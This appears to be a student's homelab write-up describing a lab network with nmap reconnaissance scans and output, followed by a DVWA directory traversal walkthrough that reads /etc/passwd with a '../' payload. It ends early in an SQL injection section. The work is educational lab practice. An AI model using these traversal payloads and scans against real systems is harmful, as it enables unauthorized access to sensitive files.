CYBER SECURITY HOMELAB

-BIVIN JOSEPH

Introduction


In the rapidly evolving landscape of cybersecurity, hands-on experience is crucial for understanding and mitigating security threats. This project involves setting up a fully functional cybersecurity homelab to simulate real-world security scenarios and conduct offensive and defensive security operations. The lab environment includes multiple machines configured for both attack and defense, making it an ideal platform for learning and testing cybersecurity techniques, tools, and methodologies.

The homelab setup comprises an attacker machine (Kali Linux), multiple target machines with known vulnerabilities (Metasploitable2, Ubuntu with DVWA, and a vulnerable Windows machine), a Security Operations Center (SOC) machine, an OpenVPN server for secure connectivity, and a pfSense firewall for network security. Through this project, various attack simulations such as web application exploitation, phishing campaigns, and Golden Ticket attacks were conducted including carrying out vulnerability scanning on metasploitable2 machine, exploited each of the vulnerabilities and gained access to the target from the attacker machine and carried out post exploitation methods as well. I concluded with the implementation of defensive measures like firewalls and secure network access.

Project Objectives

1. **Practical Learning:** Gain hands-on experience in offensive and defensive security operations.
2. **Attack Simulations:** Perform web application attacks, phishing campaigns, and Windows exploitation techniques.
3. **Vulnerability Analysis:** Identify, exploit, and analyze vulnerabilities in target machines.
4. **Network Security:** Implement secure network configurations using OpenVPN and pfSense firewall.
5. **Security Monitoring:** Set up and configure a Security Operations Center (SOC) for monitoring threats and analyzing logs.
6. **Documentation & Reporting:** Maintain comprehensive documentation for each attack simulation and mitigation strategy.

Homelab Architecture Diagram



CYBER SECURITY HOMELAB


The network consists of three machines: Attacker (Kali Linux) - `192.168.56.104/24`, Target - `192.168.56.105/24`, and SOC Analyst machine - `192.168.56.103/24`.

IP of target machine: 192.168.56.105/24
IP of attacker machine: 192.168.56.104/24
IP of SOC-analyst machine: 192.168.56.103/24


Pinging Between Machines

A. From the Attacker Machine (Kali Linux - `192.168.56.104`)

1. Ping Target Machine (`192.168.56.105`)
    - Command: `ping 192.168.56.105`




2. **Ping SOC Analyst Machine (`192.168.56.103`)**
    - Command: `ping 192.168.56.103`




B. From the Target Machine (192.168.56.105)

1. **Ping Attacker Machine (192.168.56.104)**
   - Command: `ping 192.168.56.104`




2. **Ping SOC Analyst Machine (192.168.56.103)**
   - Command: `ping 192.168.56.103`




C. From the SOC Analyst Machine (192.168.56.103)

1. **Ping Attacker Machine (192.168.56.104)**
   - Command: `ping 192.168.56.104`



2. **Ping Target Machine (`192.168.56.105`)**
    - Command: `ping 192.168.56.105`



Network Scanning Using Nmap

1. Initial Reconnaissance: SYN Scan (Attacker Machine to Target Machine)

Purpose: A SYN scan (`-sS`) is performed to identify open ports on the target machine. This is a stealthy scan that does not complete the TCP handshake, making it less likely to be detected by the target machine's intrusion detection system. By scanning all ports (`-p-`), we ensure no port is overlooked.

Command: nmap -sS -Pn -p- 192.168.56.105

Screenshot:

```
┌──(bivin㉿attacker)-[~]
└─$ nmap -sS -Pn -p- 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:02 EST
Nmap scan report for 192.168.56.105
Host is up (0.00085s latency).
All 65535 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 55.05 seconds
```

Observation: No open ports were identified on the target machine. All 65,535 ports are closed or in an ignored state, and the system does not appear to be hosting any publicly accessible services.

2. Service and Version Detection (Attacker Machine to Target Machine)

Purpose: This scan is used to identify the specific services and their versions running on the open ports. Knowing the version details helps the attacker identify vulnerabilities in the services.

Command: nmap -sV -p <open_ports> 192.168.56.105

No open ports were identified during the initial reconnaissance step. As a result, this step was not performed, since there were no open ports to analyze.


---

3. Full Reconnaissance: Vulnerability Scan (Optional)

Purpose: This scan uses built-in Nmap scripts to detect known vulnerabilities in the target system. It is useful for identifying misconfigurations and exploitable services.

Command: nmap --script vuln 192.168.56.105

Screenshot:



Observation: The scan did not reveal any open ports or vulnerabilities. Since all scanned ports are closed, no vulnerabilities were detected on the target machine. This step was completed but did not provide actionable findings.

---

4. Defensive Visibility: SYN Scan (SOC Analyst Machine to Target Machine)

Purpose: This scan is performed from the SOC Analyst machine to ensure visibility into the target's open ports and services. It helps identify what the SOC team can detect and monitor.

Command: nmap -sS -Pn -p- 192.168.56.105

Screenshot:

```
bivin@bivin-VirtualBox:~$ sudo nmap -sS -Pn -p- 192.168.56.105
[sudo] password for bivin:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 17:06 +04
Nmap scan report for 192.168.56.105
Host is up (0.00079s latency).
All 65535 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.09 seconds
```

Observation: The SOC Analyst machine did not detect any open ports on the target machine. All scanned ports were closed or in an ignored state, confirming that there is currently no visibility into open ports or services from the defensive perspective.

Next Steps for Reconnaissance and Testing

1. Check for Ping Sweeps or ICMP Responses

- Ensures the target machine is reachable and alive over the network.

We'll use Nmap's ping scan:
nmap -sn 192.168.56.0/24

- **Purpose**: This step identifies all devices in the subnet and ensures that the target machine can be further interacted with.

```
┌──(bivin㉿attacker)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:09 EST
Nmap scan report for 192.168.56.1
Host is up (0.00072s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00038s latency).
MAC Address: 08:00:27:27:E3:84 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00078s latency).
MAC Address: 08:00:27:7D:CC:22 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 34.85 seconds
```

Observation: Ping Sweeps (ICMP Responses):

- Successfully identified live hosts:
    - `192.168.56.1,192.168.56.100, 192.168.56.103, 192.168.56.105, 192.168.56.104`
- MAC addresses suggest they are VirtualBox virtual NICs.

---

2. Run an Aggressive Scan on the Target

- Since no open ports were found,let's try a more detailed scan that combines service version detection, OS detection, and additional enumeration.

Command: nmap -A 192.168.56.101

- **Purpose**: This can help identify hidden services, operating systems, and any other network-related details that may have been missed during the SYN scan.

```
┌──(bivin㉿attacker)-[~]
└─$ nmap -A 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:11 EST
Nmap scan report for 192.168.56.105
Host is up (0.00092s latency).
All 1000 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.92 ms 192.168.56.105

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.25 seconds
```


Observation: All 1000 TCP ports are in ignored states (closed/reset). OS detection was inconclusive due to too many matching fingerprints.

3. Perform UDP Scanning

- Open TCP ports are not the only way into a system; sometimes UDP ports can expose vulnerabilities.

Command: nmap -sU -p- 192.168.56.101

- **Purpose**: This will scan all UDP ports on the target machine.



Observation : Using `--top-ports 100`, most UDP ports were either closed or open|filtered.


Specific port checks on UDP 53, 161, and 162 confirmed they are closed.

---

4. Test for Host Vulnerabilities

- Since there's no firewall or IDS/IPS in place at the moment, let's try tools that actively scan for vulnerabilities beyond Nmap scripts.

Nikto: For web server vulnerability scanning.
nikto -h 192.168.56.101



Observation: No hosts were tested, indicating no web server running or reachable.

5. Review the Target's Configuration

- Since the target has no firewall, explore any configuration issues by:
    - Logging into the target machine.
    - Checking which services are installed and whether they are bound to localhost (`127.0.0.1`) rather than an external IP.

```
bivin@bivin-VirtualBox:~$ sudo ss -tuln
[sudo] password for bivin:
Netid  State   Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process
udp    UNCONN  0       0              0.0.0.0:5353         0.0.0.0:*
udp    UNCONN  0       0           127.0.0.54:53           0.0.0.0:*
udp    UNCONN  0       0        127.0.0.53%lo:53           0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:39249        0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:631          0.0.0.0:*
udp    UNCONN  0       0                 [::]:5353            [::]:*
udp    UNCONN  0       0                 [::]:43474           [::]:*
tcp    LISTEN  0       4096         127.0.0.1:631          0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.54:53           0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       4096             [::1]:631            [::]:*
```

Observation:A few services are bound to localhost:

- Ports: `53`, `5353`, and `631`.

No external-facing services were detected. The target seems to have limited or local-only configurations.

Simulating Web Application Attacks

Directory Traversal Attack Documentation


Objective:

To simulate a **Directory Traversal Attack** on the **DVWA** (Damn Vulnerable Web Application) running on the target machine (192.168.56.105).

Setup:

1. **Vulnerable Application (DVWA)**:
    - The target machine (192.168.56.105) has **DVWA** installed and configured. This application provides various security vulnerabilities to practice on, including **File Inclusion** vulnerabilities, which we used to simulate the **Directory Traversal** attack.

- **Screenshot**:




Attack Steps Performed:


1. **Login to DVWA on the Attacker Machine**:

   - From the **attacker machine** (192.168.56.104), we accessed the DVWA application running on the target machine by visiting `http://192.168.56.105/dvwa`.

   - **Action**: Entered the default login credentials (`admin` / `password`).

   - **Screenshot**:






2. **Setting Security Level to Low**:

   - Once logged in, we navigated to the **DVWA Security** section and set the security level to **Low** in order to make vulnerabilities easily exploitable.

- **Action**: Selected **Low** security from the drop-down menu and clicked on **Submit** to apply the changes.

- **Screenshot**:




3. **Navigating to the File Inclusion Vulnerability**:

   - Next, we went to the **File Inclusion** tab under the **DVWA Vulnerabilities** section.

   - This tab allows testing for **Local File Inclusion** (LFI) vulnerabilities, which can lead to **Directory Traversal** attacks.

   - **Action**: Clicked on the **File Inclusion** tab to access the vulnerability page.


   - **Screenshot**:




4. **Executing the Directory Traversal Attack**:

   - We clicked on **file1.php** (the vulnerable file listed on the page).

- In the URL, we appended a **payload** to traverse directories and access sensitive files, such as `/etc/passwd`.
- **Payload**: `../../../../etc/passwd`
- **Action**: After clicking on **file1.php**, we appended the payload to the URL in the browser and hit **Enter**.
- **Screenshot**:



5. **Successfully Accessing `/etc/passwd`**:
   - As a result of the **Directory Traversal** attack, the server responded with the contents of the `/etc/passwd` file, indicating that the attack was successful.
   - **Action**: The file contents of `/etc/passwd` were displayed, confirming the vulnerability to **Directory Traversal**.
   - **Screenshot**:



Conclusion:

- **Attack Summary**: We successfully exploited a **File Inclusion** vulnerability in DVWA by performing a **Directory Traversal Attack**. This allowed us to access sensitive system files such as `/etc/passwd` on the target machine.

- **Security Implication**: The successful attack demonstrates the risks associated with improper input validation and the importance of securing web applications against such vulnerabilities.

- **Mitigation**: To prevent such attacks, web applications should implement proper input sanitization, disable directory traversal, and use security mechanisms like Web Application Firewalls (WAFs).

SQL Injection Attack

Objective:

To simulate an **SQL Injection (SQLi)** attack on the **DVWA** application running on the **target machine (192.168.56.105)** from the **attacker machine (192.168.56.104)**.

Simulating the SQL Injection Attack:


1. Access DVWA on the Target Machine (192.168.56.105):

- On your **attacker machine** (192.168.56.104), open your browser and navigate to the **DVWA** application running on the **target machine** using the following URL: `http://192.168.56.105/dvwa`

- **Login** to **DVWA** using the default credentials:


    - **Username**: `admin`
    - **Password**: `password`

- **Screenshot**:




2. Set Security Level to Low:

- Once logged in, navigate to the **DVWA Security** section.
- Change the security level to **Low** to make vulnerabilities easier to exploit.
